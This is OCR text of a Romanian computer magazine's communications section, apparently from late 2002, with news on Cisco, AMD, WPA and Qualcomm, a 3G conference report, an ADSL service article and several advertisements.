calarasi@depozituldecalculatoare.ro
Brasov Tel: 0268 470019
brasov@depozituldecalculatoare.ro

DEPOZITUL DE CALCULATOARE®


comunicații

Cisco Systems

Îmbunătățiri în seria Catalyst

Cisco Systems a anunțat introducerea unor îmbunătățiri în portofoliul său de produse de switching Metro Ethernet.

În primul rând, acestea sunt legate de seria de switch-uri Catalyst 4500 unde au fost îmbunătățite redundanța și flexibilitatea arhitecturilor de switching.



Produsele de switching de la Cisco au beneficiat recent de o serie de îmbunătățiri.

În al doilea rând, a fost creat un nou set de caracteristici de transmisii multiple prin IP pentru a se putea furniza servicii de comunicații video și voce unui număr mare de abonați din mediul metropolitan.

În al treilea rând, caracteristicile seriei Catalyst 3550 includ VPN MPLS (Multiprotocol Label Switching) Layer 3, lucru care-i ajută pe furnizorii de servicii metropolitane să asigure conectivitate între diferitele locații pentru companii, fără a fi nevoie să se instaleze cabluri de fibră optică individuale la fiecare client.

Noile îmbunătățiri ale routing-ului IP, cum ar fi BGP (Border Gateway Protocol), fac posibilă deservirea în condiții de securitate a mai multor clienți VPN printr-un singur switch instalat în subsolul clădirilor.

În al patrulea rând, routerul Cisco din Seria 7600 include caracteristici de interoperabilitate între Ethernet și ATM Layer 2, fapt ce asigură mijloacele necesare pentru cumularea serviciilor tradiționale de conectivitate prin WAN. Aceste caracteristici sunt suportate și de seria de switch-uri Catalyst 6500.

www.cisco.com

Mobifon

Serviciu de acces broadband

Mobifon a lansat în data de 5 noiembrie Connex NetZone, un serviciu de acces wireless la Internet cu viteză broadband. Compania afirmă că prin intermediul acestuia utilizatorul are acces wireless la Internet, cu viteze ce pot atinge 11 Mbps. Ca o observație, rămâne însă de văzut care va fi viteza efectivă de lucru, întrucât cei 11 Mbps nu reprezintă altceva decât viteza de transmisie a plăcilor de rețea wireless.

Connex NetZone se adresează oamenilor de afaceri care călătoresc și care petrec mult timp în afara biroului și este disponibil pentru început în Marriott Grand Hotel, București. În următoarele luni, Connex își propune să extindă serviciul și în alte hoteluri, centre de afaceri și aeroporturi.

Pentru a beneficia de serviciul Connex NetZone, clienții au nevoie de un laptop echipat cu un PC card și de o cartelă valorică Connex preplatită, de voce sau de date.

www.connex.ro

AMD

Intrare pe piața wireless


După ce a preluat Alchemy Solutions, AMD și-a exprimat interesul pentru piața din ce în ce mai mare a dispozitivelor mobile. Recent, compania americană a anunțat unul dintre primele produse post-achiziție: un chipset pentru conectivitate wireless ce funcționează în standardul 802.11b.


Am1772 (acesta este numele setului) este compus din două cipuri: Am1770 RF, un transceiver ce gestionează partea de radio-frecvență, și Am1771, care funcționează ca baseband processor și MAC (Media Access Controller). Am1770 utilizează așa-numita conversie DDC (Direct Down Conversion), ce elimină necesitatea unui cip pentru frecvențe intermediare (IF-Intermediate Frequency).

AMD afirmă că tehnologia și arhitectura pe care chipsetul este construit (este o soluție CMOS – Complementary Metal-Oxide Semiconductor ce dispune de un grad ridicat de integrare) permit un consum redus de energie și o miniaturizare crescută a produselor finale în care este integrat. Conform oficialilor AMD, vor mai urma în viitorul relativ apropiat și alte produse pentru piața wireless, urmând ca tehnologia abia anunțată să fie integrată și în soluții de tip System on a Chip (SOC) ce vor fi lansate în 2003.

Noul chipset va fi disponibil în primul trimestru al anului viitor.

www.amd.com





AMD își face intrarea pe piața wireless cu noul chipset Am1772.

Zapp Online.

Pentru amatorii de viteză

Cu Zapp Online ai o viteză de până la 15 ori mai mare,
30 de ore de Internet incluse în abonament,
iar ce depășești costă doar 2cenți/minut (fără TVA).

- mobilul Zapp are încorporat un modem de mare viteză și are instalat browser-ul HTML Microsoft Mobile Explorer 3.0;
- nu mai e nevoie să apelezi doi furnizori: unul pentru linia telefonică și unul pentru accesul la Internet. Zapp asigură atât suportul pentru conectare, cât și accesul efectiv la o viteză de până la 153 Kbps (viteză suficientă chiar și pentru recepționarea la o calitate bună a transmisiilor TV în direct!);
- upload și download făcute cu aceeași viteză, de până la 153 Kbps;
- ai o adresă de e-mail de tipul nume@zappmobile.ro, având următoarele caracteristici: cont gratuit de e-mail de tip webmail cu o capacitate de 6Mb, notificări gratuite pe telefonul mobil la primirea unui mesaj, posibilitatea de reply sau forward (inclusiv a attachment-urilor) folosind doar mobilul Zapp, posibilitatea de a vizualiza attachment-urile de tip v-card sau de tip imagine (jpeg., gif., etc.) pe ecranul mobilului;
- pentru a te conecta la Internet, telefonul poate fi folosit singur sau conectat la un Desktop PC (Windows sau Mac), la un laptop ori la un PDA.

Pentru a afla adresa oricărui magazin Zapp sună la 021 402 4444 sau mergi la www.zapp.ro


Zapp™

THE NEXT GENERATION NETWORK

Wi-Fi Alliance

Succesor pentru WEP

Actualul standard de securitate prezent la echipamentele wireless, WEP (Wireless Equivalent Privacy), va avea se pare în curând un succesor. Wireless Fidelity Alliance a colaborat cu grupul de lucru pentru Wireless LAN din cadrul IEEE (Institute of Electrical and Electronics Engineers) pentru a oferi o soluție robustă de securitate a rețelelor WLAN".



Produsele de rețea de tip WLLAN vor beneficia de securitate sporită odată cu apariția standardului WPA.

sor. Wireless Fidelity Alliance a anunțat o soluție de securitate bazată pe standardele IEEE, denumită Wi-Fi Protected Access (WPA) și menită a înlocui prezentul WEP. Aceasta va putea fi folosită cu produsele existente pe piață și este așteptată să apară efectiv inclusă în produse în primul trimestru al lui 2003. De asemenea, este de așteptat ca majoritatea furnizorilor de echipamente Wi-Fi să ofere update-uri la software și la firmware-uri.

„Companiile mari și mici sau chiar și utilizatorii casnici au nevoie de o soluție de securitate standard mai bună decât WEP și au nevoie de aceasta chiar acum", declară Dennis Eaton, președinte Wi-Fi Alliance. „Wi-Fi Alliance

Reamintim că până în prezent, practic toate soluțiile de securitate pentru rețelele WLAN au avut parte de numeroase critici din cauza ineficienței lor.

Stuart J. Kerry, președinte al IEEE, este de părere că WPA va satisface necesitățile fabricanților și utilizatorilor în viitorul apropiat, organizația pe care o conduce continuându-și între timp munca la 801.11i, standard care va fi finalizat în cursul anului viitor și care în principiu va marca un salt în ceea ce privește rețelistica fără fir.

www.ieee.org
www.weca.net

Toshiba

Conexiuni multiple în WRC-1000

Toshiba oferă de curând așa-numitul Wireless Routing Centre (WRC-1000), un dispozitiv Wireless LAN ce permite accesul la conexiuni broadband din cadrul rețelelor WLAN. El dispune de opțiuni de conectare la Internet via DSL, servicii de cablu sau ISDN, integrând în același timp și funcții de Router, Firewall, Switch Ethernet (sunt disponibile 4 porturi), precum și un Acces-point Wireless LAN 802.11b cu 30 de porturi și sistem de criptare WEP. Pe scurt, el poate fi descris și drept un concentrator de conexiuni. Ținta lui WRC-1000 o constituie piața SOHO (Small Office Home Office) și instituțiile educaționale. Conform Toshiba, noul model este deosebit de ușor de instalat și este foarte compact, oferind totodată mai multe variante de poziționare și montare.

www.toshiba.com

Qualcomm

CDMA și GSM într-un singur telefon

În curând, vor fi disponibile telefoane mobile capabile să funcționeze atât în standardul CDMA, cât și în GSM. Acest fapt este posibil datorită cipului MSM6200 care tocmai a fost lansat de Qualcomm în luna noiembrie și care a fost livrat deja sub formă de mostre unui grup de producători de telefoane. Compania americană consideră că principala țintă a viitoarelor telefoane dual standard o constituie oamenii de afaceri, fiind frecvente situațiile în care o persoană este nevoită să călătorească și în America și în Europa unde domină, după cum se știe, standarde diferite. La ora actuală, pe plan mondial, peste 90% dintre rețelele de telefonie mobilă sunt fie GSM, fie CDMA, iar unele companii întreprind deja de ceva vreme eforturi pentru a oferi un anumit tip de unificare a serviciilor în medii eterogene.



Cipul oferit de Qualcomm oferă posibilitatea de conectare atât în rețele CDMA, cât și GSM. Sanyo este unul dintre primii parteneri.


www.qualcomm.com

Websense

Dependențe online

Un studiu realizat de compania americană Websense arată faptul că angajații sunt în general dependenți mai degrabă de site-urile de știri online decât de site-urile erotice. În cadrul sondajului Websense aproximativ 20% dintre cei întrebați au admis faptul că sunt dependenți de site-uri de știri, față de 18% câți au recunoscut că sunt dependenți de site-uri pornografice (greu de spus dacă toată lumea a fost sinceră) și 8% de site-uri cu jocuri de noroc.

www.websense.com



Conform studiului Websense, site-urile de știri creează cea mai mare dependență.

CASIO®

- Calculatoare
- Pocket viewers
- Mini-TV's
- Noua cameră digitală Exilim



CASIO - experiență îndelungată
şi tehnologii de ultimă oră!

Despec
MEMBER OF THE DESPEC GROUP B.V.


- **Bucureşti** - Economu Cezărescu 1-11; tel. (021) 20.66.200; Fax (021) 31.41.332
- **Cluj** - Calea Turzii 41; tel. (0264) 420.338; 192.255; 192.256
- **Giurgiu** - Zona Libera Giurgiu Str. Portului 1 Tel: (021) 20.66.200

www.despec.ro info@despec.ro

Panasonic

Modelul GD 67 şi în România

Panasonic România a lansat pe piaţă noul telefon GSM GD67. „Prin introducerea terminalului GD 67 pe piaţa locală, dorim să devenim un jucător activ în segmentul de comunicaţii mobile. De asemenea, intenţionăm ca anul viitor să diversificăm gama de produse şi accesorii pentru telefonia mobilă", a spus Dragoş Mocanu, directorul Panosonic România. GD67 dispune de o sonerie polifonică cu 16 tonuri. De asemenea, el acceptă EMS pentru mesaje cu text îmbogăţit prin ataşarea de imagini, animaţie, sunete şi text formatat la mesaje.



CNET

Download.com costă

CNET cere o anumită taxă pentru postarea aplicaţiilor pe *www.download.com*. Dacă vizitatorii nu vor avea de plătit nimic în continuare, persoanele sau companiile care doresc să ofere spre download aplicaţiile proprii au de plătit o taxă de 99 USD pe lună.

Până la sfârşitul anului aplicaţiile care au fost deja postate vor mai fi menţinute gratuit, însă pentru ca ele să rămână şi după Anul Nou disponibile pe download.com va fi nevoie ca această taxă să fie plătită.

Această măsură a atras o serie de critici mai ales din partea persoanelor care oferă aplicaţii freeware şi public domain, care doreau ca măcar în cazul lor să se facă o excepţie, dat fiind faptul că ele nu percep nici o taxă pentru ceea ce oferă.

www.download.com

Telefonie de ultimă generaţie

Întrunire la nivel... 3G

Încă de la mijlocul lunii septembrie a fost anunţată cu surle şi trâmbiţe o conferinţă-mamut, sub numele de „3G Readiness" care urma să aibă loc la Palatul Parlamentului şi să se întindă pe durata a trei zile, de luni, 4 noiembrie până miercuri, 6 noiembrie. Zis şi făcut.

CHIP a acordat o atenţie sporită evenimentului şi a dat o mână de ajutor organizatorilor (care au făcut eforturi serioase pentru a aduce atâtea personalităţi) prin transmisia în direct pe Internet a evenimentului.

Traducerea pentru „3G" ar fi „Generaţia a treia", iar domeniul la care se face referire este în general telefonia mobilă, dar conceptul de 3G sugerează „broadband", lăţime de bandă mare, deci soluţiile prezentate la conferinţă, deşi dedicate în special telefoniei şi dispozitivelor mobile, se pot aplica în toate domeniile unde avem de-a face cu o lăţime de bandă suficientă.

Mulţi ar spune: „Ce ne trebuie nouă conferinţă 3G? Ţara arde şi ăştia din IT se piaptănă!". De acord, numărul de conexiuni broadband la Internet din România este foarte mic, numărul de potenţiali clienţi ai serviciilor de telefonie de generaţia a treia este după părerea noastră nesemnificativ. Dar nu acesta a fost scopul evenimentului, să se bată cineva cu pumnul în piept că România va fi ţara în care vor înflori dintr-o dată soluţiile 3G.

Conceptul 3G nu înseamnă doar emisie-recepţie pe bandă largă, ci şi servicii puternice, bazate pe programe şi soluţii software pentru tehnologiile de generaţia a treia. Ideea care s-a desprins după conferinţă a fost că 3G deschide o piaţă pe care ar fi de mâncat o pâine bună pentru programatorii şi producătorii de software din România, care să se îndrepte către acest domeniu, să dezvolte soluţii pentru generaţia a treia şi să le vândă pe bani buni celor interesaţi (operatori de telefonie mobilă, furnizori de servicii Internet etc.). Chiar a fost prezentată o astfel de aplicaţie, foarte interesantă, utilă şi simplu de folosit, dezvoltată de Infotim, o firmă românească de software din Timişoara, nume cunoscut celor implicaţi în IT.

Trebuie să remarcăm efortul pe alocuri supraomenesc al organizatorilor, care au reuşit să aducă în cadrul acestui eveniment multe personalităţi de marcă din domeniu. De exemplu, am participat la o sesiune unde erau invitaţi şi prezenţi toţi cei patru preşedinţi ai operatorilor de telefonie din România: Romtelecom, Connex, Orange şi Zapp. Trebuie să recunoaştem că a fost prima dată când i-am văzut pe cei patru împreună, asaltaţi de întrebările invitaţilor din sală. Conferinţa s-a bucurat de o participare numeroasă, mulţi invitaţi din ţară şi din străinătate, şi din acest motiv lucrările s-au desfăşurat integral în limba engleză. S-au schimbat idei, s-au discutat principii şi s-au semnat alianţe (Orange cu Microsoft, Connex cu Geo Strategies şi multe altele). În final, evenimentul a fost un succes, şi faptul că este a doua întrunire mondială de acest gen cu privire la 3G înseamnă totuşi mult pentru România.

Nu este locul aici să vă descriem în detaliu despre ce s-a discutat la fiecare prezentare în parte, o voi face în articole separate care vor apărea în următoarele numere. Pe scurt, cele trei zile au semănat în mare măsură între ele: dimineaţa erau ţinute prezentări ale diferitelor soluţii de comunicaţii de ultimă generaţie, urmate de workshop-uri interesante unde unele dintre respectivele soluţii erau descrise mai în amănunt. În paralel cu lucrările a avut loc o expoziţie de soluţii bazate pe tehnologiile de generaţia a treia, unde am asistat la multe demonstraţii interesante, pe care le-aţi putut vedea în direct pe site-ul CHIP în momentul evenimentului.




Varujan Pambuccian, organizatorul care a făcut totul posibil.



Multe dintre soluţiile teoretice descrise în lucrările conferinţei au fost prezentate practic în cadrul expoziţiei desfăşurate în paralel cu aceasta.

Promotiile lunii la AGIS: Lexmark Optra E210 si Lexmark Optra E320 au acum preturi extra !
Pentru detalii sunati la distribuitorul d-voastra AGIS COMPUTER.



LEXMARK™

Passion for printing ideas.℠



Lexmark E210 este imprimanta laser monocrom ideala pentru clientii d-voastra care au nevoie de cost scazut de achizitie, insa vor sa se bucure de o imprimanta rapida, fiabila si compacta. **Lexmark E320** beneficiaza de avantajele vitezei superioare de 16 ppm, al limbajului PCL5e si al consumabilelor de capacitate mare.

AGIS COMPUTER


CLUJ NAPOCA

Str. Ctin Brincusi nr. 134
Tel : 0264-442221; 442222
Fax: 0264-442220
E-mail: cluj@agis.ro

BUCURESTI

Bdul Iuliu Maniu nr. 6
Tel : 021-4118444; 4118650
Fax: 021-4119403
E-mail: bucuresti@agis.ro

EXCELLENCE IN DISTRIBUTION



Implant ADSL pe două fire de cupru telefonice


Internet la viteză maximă

Broadband Internet – o dorință a oricărui utilizator al rețelei globale. Există mai multe soluții practice de conectare care se pot încadra în această denumire de „broadband". Noi vă prezentăm una din ele: DSL.

Digital Subscriber Line este o tehnologie care asigură o lățime mare de bandă pentru transferul de date printr-o banală linie telefonică, adică prin firele de cupru. Practic modemurile și routerele DSL transformă această linie telefonică normală într-un flux digital de mare viteză. Principalele aplicații sunt accesul la rețeaua Internet cu viteză sporită și implementarea de rețele securizate de tip LAN, dar și crearea de rețele VPN (Virtual Private Network) în care interconectarea filialelor sau a punctelor de lucru ale unei companii se face sigur, rapid și eficient. Datorită lățimii mari de bandă, rețelele DSL sunt mediul ideal pentru transferul de date cu aplicații multimedia: voce și video. Creșterea exponențială a conexiunilor DSL pe plan mondial a fost determinată de ușurința cu care se instalează o asemenea conexiune (respectiv pe linia existentă deja la abonat) și de raportul preț/performanță net favorabil față de alte tehnologii.

ADSL (Asymmetric Digital Subscriber Line) este o versiune a tehnologiei DSL care exploatează modul asimetric de transfer al fluxului de date dintre utilizatorul de Internet și serverele rețelei: în majoritatea cazurilor volumul de date care vine către client (download) este mai mare decât volumul de date care pleacă de la acesta (upload). Astfel și fluxul de date se modifică, permițând creșterea performanțelor la viteza de 8 Mbps pentru download și de 1 Mbps pentru upload.

Un rol foarte important pentru asigurarea acestor performanțe îl joacă distanța dintre beneficiar și furnizorul de servicii. Este vorba de lungimea conexiunii, nu de distanța fizică, a firelor telefonice și deci în speță de calitatea circuitului telefonic; o atenuare sporită va produce distorsionarea și atenuarea semnalului digital transmis, deci chiar întreruperea legăturii.



Liniile către utilizatori, cablate în centrala telefonică.


Acces Internet prin ADSL

Datorită numeroaselor avantaje pe care le oferă, ADSL s-a răspândit rapid în întreaga lume, fiind introdus pentru prima dată în România de către compania PCNet, partener acreditat al programului Cisco Powered Network.

Astfel este realizată în anul 1999, în București, prima rețea de acest tip din Europa de Est. În prezent există noduri de acces ADSL funcționale în principalele orașe din țară: Timișoara, Iași, Brăila, Brașov, Cluj, Ploiești, Craiova, Galați, Constanța, Pitești și Bacău. Procedura de conectare este foarte simplă pentru că se folosește perechea de fire telefonice existentă, iar singurul dispozitiv care se montează la utilizator este modemul DSL. Acesta poate fi de tip extern sau intern, cu interfață Ethernet, deci este imperios necesară prezența unui card de rețea în calculator, sau dacă folosim interfața USB, pentru cele cu interfața respectivă, reducem costurile în detrimentul vitezei...

Pentru un trafic mediu de date, PCNet recomandă un modem-router Cisco 677, de tip extern, care prin intermediul protocolului RIP pentru rutare dinamică, asigură și conectarea rețelei locale a clientului. Este important de știut că toate costurile legate de instalarea echipamentului, de configurarea serverelor de comunicații, a serviciilor care rulează pe acestea și a routerelor Cisco din rețeaua clientului sunt incluse în taxa de instalare, inclusiv modemul și instruirea personalului. Închirierea liniei dedicate de la compania deținătoare a infrastructurii telefonice (Romtelecom) este suportată de provider. Providerul, fiind furnizor de servi cii, predă sistemul complet la cheie


Concentratorul Cisco 6260 adună conexiunile ADSL.



Switch router-ul ATM Cisco 6400 agregă datele către backbone-ul de 1 Gbps.


utilizatorului, pentru că acesta din urmă nu este prea curios în privința „culiselor" procesului.

Traseul biților intrați în rețea prin poarta deschisă de modem trece prin cablul telefonic în concentratorii de date (Cisco 6260), apoi prin intermediul switch-urilor ajung în routere de tip Cisco 6400 de unde sunt „agregați" pentru a intra în backbone-ul de 1 GBps care asigură lățimea de bandă garantată de provider. Echipamentele folosite ca suport pentru serviciile oferite (web, ftp, baza de date, mail...) sunt construite în jurul unor sisteme dual procesor Xeon la 2 GHz, dotate cu memorie RAM începând de la 1 GB până la 4 GB, iar harddisk-urile de tip SCSI cu capacitatea de 36 GB sunt configurate RAID5 pentru a asigura un acces rapid, dar în același timp și protecția datelor.

Servicii noi

Crystal eMAIL este serviciul de poștă electronică oferit de compania PCNet, care asigură un grad sporit de protecție antivirus, fără cerințe software sau hardware suplimentare. Acest lucru este realizat grație posibilităților de scanare și dezinfectare oferite de motorul RAV AntiVirus 8.7, dezvoltat de către GeCAD Software.

Sistemul funcționează simplu și eficient: orice e-mail în drum spre destinatar va fi redirecționat către serverele Crystal eMAIL, unde este scanat, dezinfectat și în final, după ce este „ștampilat" cu mențiunea: „Acest mesaj a fost dezinfectat de Crystal eMAIL", va fi livrat (sterilizat) destinatarului. Ca facilități suplimentare amintim: utilizatorii beneficiază de suport tehnic, se pot configura acțiunile executate de RAV atunci când un virus este



Traficul efectuat poate fi observat în timp real de orice abonat.






Serverul de mail pe care rulează aplicația antivirus.

interceptat, iar expeditorul și destinatarul sunt avertizați automat de prezența și tratamentul acestuia. Avantajele utilizării unui astfel de serviciu sunt evidente: nu este necesară întreținerea și actualizarea protecției la sediul clientului, nu sunt utilizate resurse din cadrul companiei, motorul de scanare este actualizat permanent, iar documentele importante care au fost virusate vor putea fi dezinfectate preferențial, fiind disponibile trei nivele de protecție.În condițiile în care peste 85% dintre atacurile „virale" sosesc prin e-mail, câștigul cel mare al abonaților acestui serviciu este că „decontaminarea" se face în afara companiei, astfel că riscul de „îmbolnăvire" este redus la minim.

Rețele tip VPN (rețele virtuale private) metropolitane sunt destinate în special companiilor cu sedii și puncte de lucru aflate în diferite locații din oraș, interconectarea lor rapidă și transferul de date la mare viteză fiind aplicații directe ale tehnologiei ADSL. Viteza de transfer este adaptivă în funcție de distanță și de caracteristicile liniei, astfel că pentru o depărtare de 6 - 7 km de furnizor este asigurată viteza maximă (download 8 Mbps și respectiv 1 Mbps pentru upload).

În cazul unui utilizator aflat la o distanță de 12 km de furnizor, viteza atinsă a fost de 384 Kbps în ambele „sensuri de circulație" . Securitatea datelor în cadrul acestor rețele este maximă, pentru că accesul se face pe linii individuale, conexiunea nu partajează mediul fizic de transmisie cu alți abonați, ca și în cazul conexiunii de tip CATV, iar controlul benzii prin backbone-ul ATM este foarte strict.

Companii pentru care securitatea datelor se află pe primul plan, dar care au nevoie și de o bandă largă de transfer



213.154.132.33	Inregistrare demo - bucuresti -(-----------------------------) (adsl)	Unpingable	627	Oct 29 01:30:25	0.00%	Reactioneaza
213.154.137.201	Eteba - bucuresti -(3307187, 53) (adsl) nu functioneaza inregistrez sesizare	Unpingable	196	Oct 29 10:34:49	71.69%	Reactioneaza
